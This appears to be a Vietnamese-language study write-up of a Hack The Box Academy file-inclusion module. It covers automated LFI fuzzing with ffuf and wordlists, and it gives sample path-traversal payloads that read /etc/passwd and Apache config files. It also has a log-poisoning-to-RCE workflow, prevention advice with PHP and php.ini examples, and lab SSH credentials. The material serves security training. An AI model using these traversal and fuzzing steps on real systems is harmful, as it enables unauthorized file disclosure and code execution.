
Access and get the flag
SECTION 9: Automated Scanning
1. Fuzz Hidden Parameters
Form thông thường đã được test kỹ — nhưng hidden GET/POST parameters thường bị bỏ qua và ít được bảo vệ hơn.
bash
1
2
3
4
5
6
7
# Fuzz GET parameters ẩn:
ffuf -w /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ \
     -u 'http://TARGET/index.php?FUZZ=value' \
     -fs <default_size>

# Tham khảo list LFI params phổ biến hơn:
# https://book.hacktricks.xyz/pentesting-web/file-inclusion#top-25-parameters
2. Fuzz LFI Payloads
bash
1
2
3
4
5
6
7
8
9

# Wordlist tốt nhất: LFI-Jhaddix.txt — chứa cả bypass + common files:
ffuf -w /opt/useful/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ \
     -u 'http://TARGET/index.php?language=FUZZ' \
     -fs <default_size>

# Output mẫu — các payload hoạt động:
# ..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd        [200]
# ../../../../../../../../../../../../etc/hosts  [200]
# /%2e%2e/%2e%2e/%2e%2e/etc/passwd              [200]
💡 Sau khi ffuf tìm được payload → manual verify để confirm và xem content thực sự.
3. Fuzz Server Webroot Path
Cần khi không biết absolute path để locate file upload qua LFI.
bash
1
2
3
4
5
6
7
8
9
10
11
12
# Linux:
ffuf -w /opt/useful/seclists/Discovery/Web-Content/default-web-root-directory-linux.txt:FUZZ \
     -u 'http://TARGET/index.php?language=../../../../FUZZ/index.php' \
     -fs <default_size>

# Windows:
ffuf -w /opt/useful/seclists/Discovery/Web-Content/default-web-root-directory-windows.txt:FUZZ \
     -u 'http://TARGET/index.php?language=../../../../FUZZ/index.php' \
     -fs <default_size>

# Kết quả mẫu:
# /var/www/html/    [200]
4. Fuzz Server Logs & Config Paths
bash
1
2
3
4
5
6
7
8
9
10
11
12
# Dùng LFI-Jhaddix.txt (nhanh, đủ dùng):
ffuf -w /opt/useful/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ \
     -u 'http://TARGET/index.php?language=../../../../FUZZ' \
     -fs <default_size>

# Precise hơn — dùng dedicated wordlist (cần download thêm):
# Linux:  https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Linux
# Windows: https://raw.githubusercontent.com/DragonJAR/Security-Wordlist/main/LFI-WordList-Windows

ffuf -w ./LFI-WordList-Linux:FUZZ \
     -u 'http://TARGET/index.php?language=../../../../FUZZ' \
     -fs <default_size>
5. Đọc Config để tìm Log Path — Manual Chain
bash
1
2
3
4
5
6
7
8
9
10
11
12
# Bước 1: Đọc apache2.conf → tìm DocumentRoot và LogDir:
curl "http://TARGET/index.php?language=../../../../etc/apache2/apache2.conf"
# → DocumentRoot /var/www/html
# → ErrorLog ${APACHE_LOG_DIR}/error.log
# → CustomLog ${APACHE_LOG_DIR}/access.log

# Bước 2: APACHE_LOG_DIR là biến → đọc envvars để resolve:
curl "http://TARGET/index.php?language=../../../../etc/apache2/envvars"
# → export APACHE_LOG_DIR=/var/log/apache2

# Kết quả: log path = /var/log/apache2/access.log ✅
# → Dùng cho Log Poisoning attack
6. Các file quan trọng thường đọc được
bash
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# System info:
/etc/passwd
/etc/hosts
/etc/hostname
/etc/fstab
/etc/issue.net
/etc/login.defs

# Apache:
/etc/apache2/apache2.conf
/etc/apache2/envvars
/etc/apache2/mods-enabled/status.conf

# Logs (sau khi resolve path):
/var/log/apache2/access.log
/var/log/apache2/error.log
/var/log/nginx/access.log
7. LFI Automation Tools
| Tool | Ghi chú |
|---|---|
LFISuite | Phổ biến nhất, nhiều tính năng |
LFiFreak | Có hỗ trợ bypass |
liffy | Nhẹ, đơn giản |
⚠️ Hầu hết tool dùng Python 2 — không còn được maintain. Dùng cho recon nhanh nhưng không thay thế được manual testing — tool thường miss nhiều case phức tạp (custom filter, WAF bypass, chained exploits).
8. Workflow Tổng hợp
1
2
3
4
5
6
7
8
9
10
11
12
13
Tìm thấy LFI parameter
        ↓
Fuzz hidden params → burp-parameter-names.txt
        ↓
Fuzz LFI payloads → LFI-Jhaddix.txt
        ↓
Fuzz webroot → default-web-root-directory-linux.txt
        ↓
Fuzz logs/config → LFI-WordList-Linux
        ↓
Đọc apache2.conf + envvars → resolve log path chính xác
        ↓
Log Poisoning / Session Poisoning / Upload + Include → RCE
Question 1

Fuzz the web application for exposed parameters, then try to exploit it with one of the LFI wordlists to read /flag.txt Fuzzing parameter

Testing it

Testing for lfi

Get flag
SECTION 10: File Inclusions prevention
1. Nguyên tắc cốt lõi
Không bao giờ đưa user-controlled input trực tiếp vào file inclusion functions (include(), require(), file_get_contents(), v.v.).
2. Whitelist Input
Khi không thể loại bỏ hoàn toàn dynamic loading, dùng whitelist map thay vì dùng input trực tiếp:
php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
// ❌ Vulnerable:
include($_GET['language']);

// ✅ Safe — map input → file:
$whitelist = [
    'en' => '/var/www/html/languages/en.php',
    'es' => '/var/www/html/languages/es.php',
];
$lang = $_GET['language'];
if (array_key_exists($lang, $whitelist)) {
    include($whitelist[$lang]);
} else {
    include($whitelist['en']); // default
}
Whitelist có thể triển khai dưới nhiều dạng: DB table (ID → file), switch/case, static JSON map.
3. Prevent Directory Traversal
Dùng built-in function thay vì tự implement:
php
1
2
3
4
5
6
7
8
9
// PHP basename() — chỉ lấy tên file, loại bỏ path:
$language = basename($_GET['language']);
include("./languages/" . $language);
// "../../../etc/passwd" → basename() → "passwd" ✅

// Recursive remove ../ — phòng bypass non-recursive filter:
while(substr_count($input, '../', 0)) {
    $input = str_replace('../', '', $input);
}
⚠️ Edge case quan trọng: Bash cho phép wildcard
?và*thay thế.trong path traversal:bash
PHP thuần không bị — nhưng nếu PHP gọi
system()→ Bash execute → bypass xảy ra. Dùng native framework function để được community patch edge case này.
4. Web Server Configuration
ini
1
2
3
4
5
6
7
8
9
10
# php.ini — disable remote file inclusion:
allow_url_fopen  = Off
allow_url_include = Off

# Giới hạn PHP chỉ đọc được trong web root:
open_basedir = /var/www

# Disable module nguy hiểm:
# - PHP Expect (expect://)
# - mod_userdir
Containerization:
bash
1
2
3
# Docker là cách tốt nhất — isolate hoàn toàn filesystem:
# LFI tìm được /etc/passwd của container → không phải host
docker run --read-only -v /var/www/html:/var/www/html myapp
5. WAF — ModSecurity
1
2
3
4
Permissive mode (Detection only)
    → Log các request bị flag
    → Tune rules → loại bỏ false positive
    → Khi ổn định → chuyển sang Blocking mode
💡 Ngay cả khi chỉ để permissive mode — vẫn có giá trị như early warning system khi đang bị tấn công.
6. Hardening Mindset
“Mục tiêu của hardening không phải làm hệ thống un-hackable — mà là để attacker để lại nhiều dấu vết hơn, giúp defender phát hiện sớm hơn.”
Theo FireEye M-Trends 2020: thời gian trung bình phát hiện breach là 30 ngày. Hardening rút ngắn con số này.
- Hardened system vẫn phải monitor logs liên tục
- Phải retest sau mỗi zero-day liên quan (Apache Struts, Rails, Django, v.v.)
- Zero-day thường vẫn work — nhưng hardening tạo ra log bất thường giúp confirm exploit đã xảy ra
7. Defense Checklist
| Biện pháp | Mức độ ưu tiên |
|---|---|
| Không dùng user input trong file functions | ★★★★★ |
| Whitelist input → map to file | ★★★★★ |
basename() để strip path | ★★★★ |
Recursive ../ removal | ★★★★ |
allow_url_include = Off | ★★★★★ |
open_basedir = /var/www | ★★★★ |
Disable expect, mod_userdir | ★★★ |
| Docker containerization | ★★★★ |
| WAF (ModSecurity) | ★★★★ |
| Continuous log monitoring | ★★★★★ |
Question 1

What is the full path to the php.ini file for Apache? SSH to 10.129.29.112 (ACADEMY-LFI-HARDEN), with user “htb-student” and password “HTB_@cademy_stdnt!”
Question 2

Edit the php.ini file to block system(), then try to execute PHP Code that uses system. Read the /var/log/apache2/error.log file and fill in the blank: system() has been disabled for ____ reasons. Add system to disable function

Create shell php using system()

Restart apache2

Access through web
Check log

SECTION 11: Skills Assessment - File Inclusion
You have been contracted by Sumace Consulting Gmbh to carry out a web application penetration test against their main website. During the kickoff meeting, the CISO mentioned that last year’s penetration test resulted in zero findings, however they have added a job application form since then, and so it may be a point of interest.
Question 1
Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer. Access the page
